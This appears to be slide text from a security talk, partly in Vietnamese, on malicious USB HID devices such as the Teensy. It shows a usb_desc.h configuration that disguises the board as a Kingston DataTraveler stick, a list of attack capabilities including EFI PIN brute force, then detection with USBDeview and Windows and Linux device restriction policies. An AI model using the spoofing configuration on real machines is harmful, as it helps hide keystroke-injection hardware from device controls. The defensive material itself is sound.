
Ứng dụng HID đa nền tảng

HID hỗ trợ hoạt động trên đa nền tảng hệ điều hành và kiến trúc phần cứng.

SOCIAL ENGINEERING: THE ART OF HUMAN HACKING

From elicitation, pretexting, influence and manipulation all aspects of social engineering are picked apart, discussed and explained by using real world examples, personal experience and the science behind them to unraveled the mystery in social engineering.


Kevin Mitnick—one of the most famous social engineers in the world—popularized the term “social engineering.” He explained that it is much easier to trick someone into revealing a password for a system than to exert the effort of hacking into the system. Mitnick claims that this social engineering tactic was the single-most effective method in his arsenal. This indispensable book examines a variety of maneuvers that are aimed at deceiving unsuspecting victims, while it also addresses ways to prevent social engineering threats.





Dịch vụ sạc điện thoại?



Thiết bị đọc thẻ nhớ




Bàn phím USB



Data Leak Prevention Bypass

Data Leak Prevention Bypass Device
Prototype 3 from 2009



Miniaturised version with MicroSD storage on board
AVR based host with hardware USB connects to PC

- **Microsoft Windows:** Powershell, VBS
- **MAC OS:** Mouse, Keyboard, Automated brute force attack against the EFI PIN
- **Linux:** Mouse, Keyboard
- **Android:** OTG Device, brute force
- **iOS:** brute force,...
- ...

Các kỹ thuật phòng chống

Phương thức phát hiện, phòng chống các dạng phần cứng độc hại trên các nền tảng hệ điều hành.

USBDeview

File Edit View Options Help

✗ 🗑️ 🔴 🟢 🔵 🖨️ 🔄 📄 📁 🔍 🚪

Device Name	Description	Device Type	Connected	Safe To Unpl...	Disable
🟢 USB Gaming Mouse	USB Composite Device	Unknown	Yes	Yes	No
🟢 USB Gaming Mouse	USB Input Device	HID (Human Interface D...	Yes	Yes	No
🟢 USB Gaming Mouse	USB Input Device	HID (Human Interface D...	Yes	Yes	No
🟢 USB Gaming Mouse	USB Input Device	HID (Human Interface D...	Yes	Yes	No
🟢 Teensyduino RawHID	USB Composite Device	Unknown	Yes	Yes	No
🟢 Port_#0003.Hub_#0003	TouchChip Fingerprint Copro...	Vendor Specific	Yes	Yes	No
🟢 0000.001d.0000.001.00...	USB Input Device	HID (Human Interface D...	Yes	Yes	No
🟢 0000.001d.0000.001.00...	USB Input Device	HID (Human Interface D...	Yes	Yes	No

< >

8 item(s), 1 Selected


NirSoft Freeware. <http://www.nirsoft.net>

usb.ids is not loaded

16c0 Van Ooijen Technische Informatica

- 0477 Teensy Rebootor
- 0478 Teensy Halfkay Bootloader
- 0479 Teensy Debug
- 047a Teensy Serial
- 047b Teensy Serial+Debug
- 047c Teensy Keyboard
- 047d Teensy Keyboard+Debug
- 047e Teensy Mouse
- 047f Teensy Mouse+Debug
- 0480 Teensy RawHID
- 0481 Teensy RawHID+Debug
- 0482 Teensyduino Keyboard+Mouse+Joystick
- 0483 Teensyduino Serial
- 0484 Teensyduino Disk
- 0485 Teensyduino MIDI
- 0486 Teensyduino RawHID
- 0487 Teensyduino Serial+Keyboard+Mouse+Joystick
- 0488 Teensyduino Flight Sim Controls

It's not a USB! It's a TeensyHID



- C:\Program Files (x86)\Arduino\hardware\teensy\avr\cores\teensy3\usb_desc.h

```
#if defined(USB_SERIAL)
#define VENDOR_ID      0x0930
#define PRODUCT_ID      0x6519
#define DEVICE_CLASS    2    // 2 = Communication Class
#define MANUFACTURER_NAME {'T','o','s','h','i','b','a',' ','C','o','r','p','.'}
#define MANUFACTURER_NAME_LEN 13
#define PRODUCT_NAME      {'K','i','n','g','s','t','o','n',' ','D','a','t','a','T','r','a','v','e','l','e','r',' ','2','.',',','0',' ','U','S','B',' ','S','t','i','c','k'}
#define PRODUCT_NAME_LEN 35
#define EP0_SIZE        64
#define NUM_ENDPOINTS    4
#define NUM_USB_BUFFERS  12
#define NUM_INTERFACE    2
#define CDC_STATUS_INTERFACE 0
#define CDC_DATA_INTERFACE 1
#define CDC_ACM_ENDPOINT  2
#define CDC_RX_ENDPOINT    3
#define CDC_TX_ENDPOINT    4
#define CDC_ACM_SIZE       16
#define CDC_RX_SIZE        64
#define CDC_TX_SIZE        64
#define ENDPOINT2_CONFIG  ENDPOINT_TRANSMIT_ONLY
#define ENDPOINT3_CONFIG  ENDPOINT_RECEIVE_ONLY
#define ENDPOINT4_CONFIG  ENDPOINT_TRANSMIT_ONLY
```

USBDeviceview

File Edit View Options Help

✕ 🗑️ 🔴 🟢 🔵 💾 🔄 📄 📊 🔍 ➡️

Device Name	Description	Device Type	Connected	Safe To Unpl...	
🟢 USB Gaming Mouse	USB Composite Device	Unknown	Yes	Yes	M
🟢 USB Gaming Mouse	USB Input Device	HID (Human Interface D...	Yes	Yes	M
🟢 USB Gaming Mouse	USB Input Device	HID (Human Interface D...	Yes	Yes	M
🟢 USB Gaming Mouse	USB Input Device	HID (Human Interface D...	Yes	Yes	M
🟢 Port_#0003.Hub_#0003	TouchChip Fingerprint Copro...	Vendor Specific	Yes	Yes	M
🟢 BTIS SEC DEVICE	USB Composite Device	Unknown	Yes	Yes	M
🟢 0000.001d.0000.001.002.000.0...	USB Input Device	HID (Human Interface D...	Yes	Yes	M
🟢 0000.001d.0000.001.002.000.0...	USB Input Device	HID (Human Interface D...	Yes	Yes	M

< >

8 item(s), 1 Selected

NirSoft Freeware. <http://www.nirsoft.net>

usb.ids is not loaded

Device Name ▲	Description	Device Type	Connected
0000.001d.0000.001.001.000.000.000	USB Serial Device	Communication	Yes
0000.001d.0000.001.001.000.000.000	USB Input Device	HID (Human Interface D...	Yes
0000.001d.0000.001.001.000.000.000	USB Input Device	HID (Human Interface D...	Yes
0000.001d.0000.001.001.000.000.000	USB Input Device	HID (Human Interface D...	Yes
Kingston DataTraveler 2.0 USB Stick	USB Composite Device	Unknown	Yes
Port_#0003.Hub_#0004	TouchChip Fingerprint Copro...	Vendor Specific	Yes
USB Gaming Mouse	USB Composite Device	Unknown	Yes
USB Gaming Mouse	USB Input Device	HID (Human Interface D...	Yes
USB Gaming Mouse	USB Input Device	HID (Human Interface D...	Yes
USB Gaming Mouse	USB Input Device	HID (Human Interface D...	Yes

Properties

Device Name:

BTIS SEC DEVICE

Device Type:

Unknown

Safe To Unplug:

Yes

USB Hub:

No

Serial Number:

1846420

Last Plug/Unplug Date:

24-Jun-16 01:27:33

ProductID:

0486

USB Class:

00

USB Protocol:

00

Computer Name:

Product Name:

Service Name:

usbccgp

Driver Filename:

usbccgp.sys

Device Mfg:

[Standard USB Host Controller]

USB Version:

2.00

Driver Version:

10.0.10586.0

Driver InfPath:

usb.inf

Capabilities:

Removable, UniqueID, SurpriseRemov

Description:

USB Composite Device

Connected:

Yes

Disabled:

No

Drive Letter:

Created Date:

24-Jun-16 01:52:25

VendorID:

16c0

Firmware Revision:

1.00

USB SubClass:

00

Hub / Port:

Vendor Name:

ParentId Prefix:

7&513fa43&0

Service Description:

@usb.inf,%GenericParent.SvcDesc%;M

Device Class:

Power:

100 mA

Driver Description:

USB Composite Device

Driver InfSection:

Composite.Dev.NT

Instance ID:

USB\VID_16C0&PID_0486\1846420

OK

Local Group Policy Editor

File Action View Help



Local Computer Policy

- ▼ Computer Configuration
 - > Software Settings
 - > Windows Settings
 - ▼ Administrative Templates
 - > Control Panel
 - > Network
 - Printers
 - Server
 - Start Menu and Taskbar
 - ▼ System
 - Access-Denied Assistance
 - Audit Process Creation
 - Credentials Delegation
 - ▼ Device Installation
 - Device Installation Restrictions**
 - Device Redirection
 - Disk NV Cache
 - Disk Quotas

Device Installation Restrictions

Select an item to view its description.

Setting

- ☐ Allow administrators to override Device Installation Restriction policies
- ☐ Allow installation of devices using drivers that match these device setup classes
- ☐ Prevent installation of devices using drivers that match these device setup classes
- ☐ Display a custom message when installation is prevented by a policy setting
- ☐ Display a custom message title when device installation is prevented by a policy setting
- ☐ Allow installation of devices that match any of these device IDs
- ☐ Prevent installation of devices that match any of these device IDs
- ☐ Time (in seconds) to force reboot when required for policy changes to take effect
- ☐ Prevent installation of removable devices
- ☐ Prevent installation of devices not described by other policy settings

- Locking down Linux using UDEV
- http://www.irongeek.com/i.php?page=security/plug-and-prey-malicious-usb-devices&mode=print#3.2_Locking_down_Linux_using_UDEV

1. <https://www.pjrc.com/teensy/>
2. <http://www.irongeek.com/i.php?page=security/plug-and-prey-malicious-usb-devices>
3. <http://www.irongeek.com/i.php?page=security/programmable-hid-usb-keystroke-dongle>
4. <https://www.offensive-security.com/offsec/advanced-teensy-penetration-testing-payloads/>
5. <https://github.com/offensive-security/hid-backdoor-peensy>
6. <https://github.com/trustedsec/social-engineer-toolkit/blob/master/src/teensy/peensy.pde>
7. <https://github.com/matterpreter/penteensy>

1. <https://github.com/samratashok/nishang>
2. <http://www.linux-usb.org/usb.ids>
3. https://jumpespjump.blogspot.com/2013_09_01_archive.html

Thảo luận

